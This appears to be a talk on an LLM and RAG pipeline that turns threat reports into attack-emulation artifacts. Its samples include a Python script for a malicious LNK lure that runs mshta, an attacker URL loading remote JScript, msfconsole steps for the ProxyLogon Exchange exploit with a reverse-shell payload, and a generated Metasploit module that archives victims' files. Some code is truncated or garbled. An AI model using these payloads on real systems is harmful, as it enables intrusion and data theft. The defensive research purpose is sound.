The requested URL data is a piece of Jscript code. The Jscript code has been deobfuscated to facilitate viewing and analysis. The relevant sample information is as follows:

① Extract

Structured TTP

```
{
  "uid": "51f22a12-db1d-4390-824f-3f44693e38ac",
  "procedure": "The bait lnk file used by the attacker runs mshta.exe through cmd.exe with argument: https[:]//www.googlesheetpage.org/bSQphSxgStENEhz5Y+PZCpjr/NBSWGWjjhkJi/PvaqE=, to load and execute the remote jscript script.",
  "techniques": [
    "TA0005//T1027.012//防御逃逸//LNK Icon Smuggling",
    "TA0005//T1218.005//防御逃逸//利用windows mshta执行"
  ],
  "artifacts": []
}
```

② Convert

```
---Task Requirements---
You are an expert in cybersecurity defense. You have received the following TTP. Your responsibility is to convert it into a specific exercise plan to test whether your current organization can defend against this attack.
Now you need to generate the code for the Downloader/Wrapper/Dropper based on the TTP, and keep the comments in the code.

---TTP---
### Tactic & techniques
tid: TA0005, tactic: 防御逃逸, tid: T1027.012, technique: LNK Icon Smuggling
tid: TA0005, tactic: 防御逃逸, tid: T1218.005, technique: 利用windows mshta执行

### Procedure Detail
The bait lnk file used by the attacker runs mshta.exe through cmd.exe with argument: https[:]//www.googlesheetpage.org/bSQphSxgStENEhz5Y+PZCpjr/NBSWGWjjhkJi/PvaqE=, to load and execute the remote jscript script.

### Artifacts
None

### Environment Change
Unknown
```

LLM Task: Lure file generation

Python: Lure file generation script

```python
# Import necessary libraries
import os
import subprocess
import tempfile

# Function to create a malicious LNK file using LNK Icon Smuggling technique
def create_malicious_lnk(target_path):
    """
    This function creates a malicious LNK file that uses LNK Icon Smuggling technique.

    Args:
    target_path (str): The path where the malicious LNK file will be saved.

    Returns:
    None
    """
    # Define the payload JScript script
    jscript_payload = """
    <html><head><title>Malicious Script</title></head>
    <body onload="eval(\'alert(\\"This is a malicious script\\");\')"></body></html>
    """

    # Create a temporary HTML file containing the JScript payload
    with tempfile.NamedTemporaryFile(delete=False, suffix=\'.htm\', mode=\'w\') as temp_html_file:
        temp_html_file.write(jscript_payload)
        html_file_path = temp_html_file.name

    # Create the malicious LNK file using cmd.exe and iconsmuggler.py
    # Note: This is a hypothetical command and might not work on all systems without additional setup
    command = f\'cmd.exe /c echo ^<html^>^<head^>^<title^>Malicious Script^</title^>^</head^>^<body onload=^"ev
    "^>^</body^>^</html^> > {target_path}\'
    subprocess.run(command, shell=True)

# Function to execute the malicious LNK file using MSHTA
def execute_malicious_lnk(lnk_file_path):
    """
    This function executes the malicious LNK file using MSHTA.

    Args:
    lnk_file_path (str): The path of the malicious LNK file.

    Returns:
    None
    """
    # Command to execute the LNK file using MSHTA
    command = f\'mshta.exe "{lnk_file_path}"\'
    subprocess.run(command, shell=True)

# Main function to orchestrate the creation and execution of the malicious LNK file
def main():
```

Metasploit Msfconsole Commands Generation Sampl

Report Chunk

EAGERBEE was deployed in several organizations in East Asia. Two of these orga
breached via the infamous ProxyLogon vulnerability (CVE-2021-26855) in Exchan
which malicious webshells were uploaded and utilized to execute commands on t
servers.

① Extract

Structured TTP

```
{
  "uid": "2c1c7570-40cd-4082-a0db-b8a7851d454d",
  "procedure": "CoughingDown exploits the ProxyLogon vulnerability (CVE-2021-26855) to upload a malicious Webshell on the Exchange server and gain control of the server by executing commands.",
  "techniques": [
    "TA0001//QT1190.021//Initial Access//SSRF",
    "TA0001//T1190//Initial Access//Exploit Public-Facing Application"
  ],
  "artifacts": ["x_vul360:CVE-2021-26855", "x_targetservice360:microsoft:exchange_server"],
  "configuration": {
    "permission_required": "None", "permission_obtained":"Command"
  }
}
```

```
msf6 > search Exchange Proxylogon

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/gather/exchange_proxylogon_collector        2021-03-02       normal     No     Microsoft Exchange ProxyLogon Collector
   1     \_ action: Dump (Contacts)                          .                .          .      Dump user contacts from exchange server
   2     \_ action: Dump (Emails)                            .                .          .      Dump user emails from exchange server
   3   exploit/windows/http/exchange_proxylogon_rce          2021-03-02       excellent  Yes    Microsoft Exchange ProxyLogon RCE
   4     \_ target: Windows Powershell                       .                .          .      .
   5     \_ target: Windows Dropper                          .                .          .      .
   6     \_ target: Windows Command                          .                .          .      .
   7   auxiliary/scanner/http/exchange_proxylogon            2021-03-02       normal     No     Microsoft Exchange ProxyLogon Scanner
   8   exploit/windows/http/exchange_proxyshell_rce          2021-04-06       excellent  Yes    Microsoft Exchange ProxyShell RCE
   9     \_ target: Windows Powershell                       .                .          .      .
   10    \_ target: Windows Dropper                          .                .          .      .
   11    \_ target: Windows Command                          .                .          .      .
```

```
---Task Requirements---
You are an expert in cybersecurity defense. You have received the following TTP. Your responsibility is to convert it into a specific exercise plan to test whether your current organization can defend against this attack.
Now you need to select the appropriate metasploit framework modules based on the TTP. Please provide the module names that may be used based on your prior knowledge. However, there are some newer modules in msf, so you are also required to provide the most likely keyword for search to verify whether there are other more suitable modules.
---TTP---
### Tactic & techniques
taid: TA0001, tactic: Initial Access, tid: QT1190.021, technique: SSRF
taid: TA0001, tactic: Initial Access, tid: T1190, technique: Exploit Public-Facing Application

### Procedure Detail
CoughingDown exploits the ProxyLogon vulnerability (CVE-2021-26855) to upload a malicious Webshell on the Exchange server and gain control of the server by executing commands.

### Artifacts
Vulnerabilities Exploited: ['CVE-2021-26855']
Attack Service/Devices: ['microsoft:exchange_server']

### Environment Change
Permissions Before Attacked: None
Permissions After Attacked: Command

---Response---
Answer:
```json
{
    "modules": ["exploit/multi/http/exchange_proxylogon", "auxiliary/scanner/http/exchange_proxylogon"],
    "keyword": "Exchange ProxyLogon",
    "reason": "The ProxyLogon vulnerability (CVE-2021-26855) can be exploited using the \'exploit/multi/http/exchange_proxylogon\' module. Additionally, the \'auxiliary/scanner/http/exchange_proxylogon\' module can help in scanning for vulnerable instances of Microsoft Exchange servers."
}
```
2025-03-26 14:50:30.556 | INFO | rag_enrichment.pre_retrieval.code.code_generation:generate_metasploit_works:135 - CodeGenerator: msf module search words: ['Exchange', 'ProxyLogon']
2025-03-26 14:50:30.634 | INFO | rag_enrichment.pre_retrieval.code.code_generation:generate_metasploit_works:139 - CodeGenerator: msf module searched: ['auxiliary/gather/exchange_proxylogon_collector', 'auxiliary/scanner/http/exchange_proxylogon', 'exploit/windows/http/exchange_proxylogon_rce']
```

LLM Task: Keywords for searching MSF modules

3 MSF modules searched

Re-ranking

```
---Task Requirements---
You are an expert in cybersecurity defense. You have received the following TTP. Your responsibility is to convert it into a specific exercise plan to test whether your current organization can defend against this attack (actual penetration testing).
The following provides some modules that may be used. Please select the most appropriate module based on the info and give your reasons.

---TTP---
...

---Module Info---
| # | Name | Rank | Description |
|---|---|---|---|
|1|auxiliary/gather/exchange_proxylogon_collector|300|Microsoft Exchange ProxyLogon Collector|
|2|auxiliary/scanner/http/exchange_proxylogon|300|Microsoft Exchange ProxyLogon Scanner|
|3|exploit/windows/http/exchange_proxylogon_rce|600|Microsoft Exchange ProxyLogon RCE|

---Response---
Answer:
```json
{
    "module_id": 3,
    "reason": "The exploit \'exploit/windows/http/exchange_proxylogon_rce\' directly targets the ProxyLogon vulnerability (CVE-2021-26855), which is exploited by CoughingDown in their TTP. This module allows for remote code execution on the Exchange server, making it ideal for simulating the attack vector described."
}
```
```

Choose module id: 3

LLM Task: Re-ranking for searched MSF modules

Metasploit Msfconsole Commands Generation Sample

Report Text

EAGERBEE was deployed in several organizations in East Asia. Two of these orga
breached via the infamous ProxyLogon vulnerability (CVE-2021-26855) in Exchan
which malicious webshells were uploaded and utilized to execute commands on t
servers.

① Extract

Structured TTP

```
{
  "uid": "2c1c7570-40cd-4082-a0db-b8a7851d454d",
  "procedure": "CoughingDown exploits the ProxyLogon vulnerability (CVE-2021-26855) to upload a malicious
 Webshell on the Exchange server and gain control of the server by executing commands.",
  "techniques": [
    "TA0001//QT1190.021//Initial Access//SSRF",
    "TA0001//T1190//Initial Access//Exploit Public-Facing Application"
  ],
  "artifacts": ["x_vul360:CVE-2021-26855", "x_targetservice360:microsoft:exchange_server"],
  "configuration": {
    "permission_required": "None", "permission_obtained":"Command"
  }
}
```

```
---Task Requirements---
You are an expert in cybersecurity defense. You have received the following TTP. Your responsibility is to convert it into a specific exercise plan to test whether your current organization
can defend against this attack.
The metasploit Module code is provided for you to use the module options correctly.
Generate attack step by Metasploit Framework with below provided module that simulates the TTP as below format, no explanation.

    ```bash
use <module>
set ...
set ...
set ...
set ...
<run|exploit>
    ```

---TTP---
...

---Metasploit Module Code---
Module Name
exploit/windows/http/exchange_proxylogon_rce
Module Code
``ruby
def initialize(info = {})
    super(
      update_info(
        info,
        ...
)
)

    ...
  end
``
```

LLM Task: msfconsle commands generation

② Convert

```
```bash
use exploit/windows/http/exchange_proxylogon_rce
set RHOSTS <target_exchange_server_ip>
set RPORT 443
set SSL true
set EMAIL <known_email_address>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <your_attacker_machine_ip>
set LPORT <your_listener_port>
exploit
```
2025-03-26 14:50:36.609 | SUCCESS | rag_enrichment.orchestration.enrichment_scheduling:generate:140 - KCCyberRAG: generate_code finished.
2025-03-26 14:50:36.609 | INFO | __main__:process:68 - code generation task result
```

Shell: commands

```
    register_options([
      OptString.new('EMAIL', [true, 'A known email address for this organization']),
      OptEnum.new('METHOD', [true, 'HTTP Method to use for the check', 'POST', ['GET', 'POST']]),
      OptBool.new('UseAlternatePath', [true, 'Use the IIS root dir as alternate path', false])
    ])

    register_advanced_options([
      OptString.new('BackendServerName', [false, 'Force the name of the backend Exchange server targeted']),
      OptString.new('ExchangeBasePath', [true, 'The base path where exchange is installed', 'C:\\\\Program Files\\\\Microsoft\\\\Exchange Server
      OptString.new('ExchangeWritePath', [true, 'The path where you want to write the backdoor', 'owa\\\\auth']),
      OptString.new('IISBasePath', [true, 'The base path where IIS wwwroot directory is', 'C:\\\\inetpub\\\\wwwroot']),
      OptString.new('IISWritePath', [true, 'The path where you want to write the backdoor', 'aspnet_client']),
      OptString.new('MapiClientApp', [true, 'This is MAPI client version sent in the request', 'Outlook/15.0.4815.1002']),
      OptInt.new('MaxWaitLoop', [true, 'Max counter loop to wait for OAB Virtual Dir reset', 30]),
      OptString.new('UserAgent', [true, 'The HTTP User-Agent sent in the request', Rex::UserAgent.session_agent])
    ])
  end
```

Metasploit New Module Generation Sample

Report Text

The attackers launch the command shell by injecting `cmd.exe` into the `DllHost.exe` process. The commands below were seen executed by the threat actor:

```
//archive the information from the shared resource
rar.exe  a -v100M idata001.rar -ta"20240101000000" -r -x"*.mp3" -x"*.dll" -x"*.exe" -
x"*.zip" -x"*.mxf" -x"*.rar" "\\<<ip in the network>>\c$\Users\<<user name>>\Documents"
"\\<<ip in the network>>\c$\Users\<<user name>>\Desktop"
```

① Extract

Structured TTP

{
  “uid”: “4cbe0473-8290-4342-9b7d-bc2d88c082ce”,
  “procedure”: “CoughingDown uses the rar.exe command to compress and archive files of the specified type on the victim host. The specific command is:`rar.exe  a -v100M idata001.rar -ta\”20240101000000\“ -r -x\”*.mp3\“ -x\”*.dll\“ -x\”*.exe\“ -x\”*.zip\“ -x\”*.mxf\“ -x\”*.rar\“ \”\\\<<ip in the network>>\\\c$\\\Users\\\<<user name>>\\\Documents\“  \”\\\<<ip in the network>>\\\c$\\\Users\\\<<user name>>\\\Desktop\“`”,
  “techniques”: [
    “TA0009//T1074.001//Collection//Local Data Staging"
  ],
  "artifacts": [
    "x_malware360:EAGERBEE"
  ]
}

② Convert

```
---Task Requirements---
You are an expert in cybersecurity defense and are good at using Metasploit Framework. You have received the following TTP. Your responsibility is to convert it into a specific exercise plan to test whether your current organization can defend against this attack.
Since there is currently no suitable Metaspolit module that can be used directly, you need to generate an all new metaspolit module based on the TTP, keep the comments in the code.

---TTP---
### Tactic & techniques
taid: TA0009, tactic: 采集, tid: T1074.001, technique: 暂存数据到本地系统

### Procedure Detail
CoughingDown uses the rar.exe command to compress and archive files of the specified type on the victim host. The specific command is:`rar.exe  a -v100M idata001.rar -ta\"20240101000000\" -r -x\"*.mp3\" -x\"*.dll\" -x\"*.exe\" -x\"*.zip\" -x\"*.mxf\" -x\"*.rar\" \"\\<<ip in the network>>\\c$\\Users\\<<user name>>\\Documents\"  \"\\<<ip in the network>>\\c$\\Users\\<<user name>>\\Desktop\"`

### Artifacts
Malware Used: ['EAGERBEE']

### Artifacts
None

### Environment Change
Unknown

---Response---
Answer:
```

Task: New MSF module generation

```
require \'msf/core\'

class MetasploitModule < Msf::Exploit::Local
  Rank = NormalRanking

  include Msf::Post::File

  def initialize(info = {})
    super(update_info(info,
      \'Name\'           => \'RAR Archive Creation\',
      \'Description\'    => %q{
        This module simulates the behavior of the RAR compression tool to archive files
        from a specified directory on a remote Windows system.
      },
      \'Author\'         => [ \'Your Name <your.email@example.com>\' ],
      \'License\'        => MSF_LICENSE,
      \'Platform\'       => [ \'win\' ],
      \'Targets\'        => [
        [ \'Windows\', { } ]
      ],
      \'Privileged\'     => false,
      \'DisclosureDate\' => \'2023-10-01\'
    ))

    register_options(
      [
        OptString.new(\'RHOSTS\', [ true, \'The target IP address or hostname\' ]),
        OptString.new(\'USERNAME\', [ true, \'The username for authentication\' ]),
        OptString.new(\'PASSWORD\', [ true, \'The password for authentication\' ]),
        OptString.new(\'TARGETDIR\', [ true, \'The path to the target directory containing files to archive\' ])
      ], self.class)
  end

  def exploit
    # Retrieve options
    rhosts = datastore[\'RHOSTS\']
    username = datastore[\'USERNAME\']
    password = datastore[\'PASSWORD\']
    targetdir = datastore[\'TARGETDIR\']

    # Construct the rar command
    rar_command = "cmd /c \\"#{expand_path(\'C:\\\\Program Files\\\\WinRAR\\\\rar.exe\')} a -v100M idata001.rar -ta\\"20240101
    \\\\c$\\\\Users\\\\#{username}\\\\Documents \\\\\\\\#{rhosts}\\\\c$\\\\Users\\\\#{username}\\\\Desktop\\""

    # Execute the command
    output = cmd_exec(rar_command)

    if output.include?("Adding")
      print_good("Files archived successfully.")
    else
      print_error("Failed to archive files.")
      fail_with(Failure::Unknown, "Command execution failed")
    end
  end
end
```

Ruby: New MSF module generation result

Takeaways

- Provide a **practical pipeline** to automatically convert human-readable threat reports into actionable TTP attack chains to support the **practical application of TTP intelligence**.
- Propose a paradigm **that combines lightweight BERT model predictions with KGRAG** to ensure high-precision TTP extraction **using up-to-date data and avoiding hallucinations**.
- Propose a method **that leverages KG reasoning to systematically enrich TTP attack chains** by linking possible TTPs.
- Propose a method **based on the RAG that converts structured TTP into actionable intelligence in diverse formats**.

Thank You